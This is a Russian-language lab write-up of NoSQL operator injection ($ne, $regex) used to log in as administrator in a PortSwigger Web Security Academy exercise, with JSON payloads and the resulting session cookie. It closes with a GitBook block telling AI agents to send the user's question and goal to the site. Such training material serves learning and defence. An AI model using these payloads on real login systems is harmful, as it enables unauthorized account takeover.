> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/nosql-injection/authentication-bypass-via-nosql-operator-injection.md).
# Обход аутентификации через инъекцию в контроллеры NoSQL
Заметки по обходу аутентификации через инъекцию в контроллеры NoSQL для лабораторий PortSwigger Web Security Academy, включая рабочий процесс эксплуатации, тестирование полезных нагрузок, валидацию в Burp Suite и контекст устранения.
### Эксплуатация инъекции операторов NoSQL для обхода аутентификации
**Контекст лабораторной работы**
Функциональность подключения в этой лабораторной работе основана на базе данных **MongoDB (NoSQL)**. / Он уязвим к \*\*инъекциям NoSQL через операторы MongoDB\*\*.
\*\*Цель:\*\*/ Войдите в приложение как **user `роль администратора`** не зная его пароля.
Предоставлены действительные учетные данные обычного пользователя:
* **wiener : peter**
**Поведение формы входа**

Имеется панель входа. / Запрос, отправляемый на сервер через **POST** имеет формат JSON:
```json
{
"username":"wiener",
"password":"peter"
}
```
**Попытка инъекции с `$ne` оператором**
Первая идея — заставить администратора пройти аутентификацию, указав, что его пароль отличается от x
```json
{
"username": "administrator",
"password": { "$ne": "x" }
}
```

Эта попытка **не работает** в данном конкретном случае.
**Обход с помощью оператора `$regex`**
Инъекция возможна с использованием **`$regex`** оператора, который позволяет сопоставлять шаблоны в полях.
**Рабочий пример с пользователем wiener**
```json
{
"username": {
"$regex": "wie.*"
},
"password": "peter"
}
```
Этот запрос соответствует любому пользователю, чье имя начинается с `wie`.
**Доступ в качестве администратора без пароля**
Не зная пароля администратора, можно использовать следующую комбинацию:
```json
{
"username": {
"$regex": "^a"
},
"password": {
"$ne": "x"
}
}
```
\*\*Логическая интерпретация:\*\*
> « Дайте мне пользователя, чье имя начинается с **один**/ и чей пароль **n не равно x** »
**Результат**

Сервер принимает запрос и отвечает **302 Найдено**, что указывает на успешную аутентификацию.
Возвращается новый cookie сеанса:
`Set-Cookie: session=1jnvdOe3aaWIAyrj3WzRRJA1X40Ma1QU`
Доступ к приложению теперь осуществляется как администратор\*\*
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/nosql-injection/authentication-bypass-via-nosql-operator-injection.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.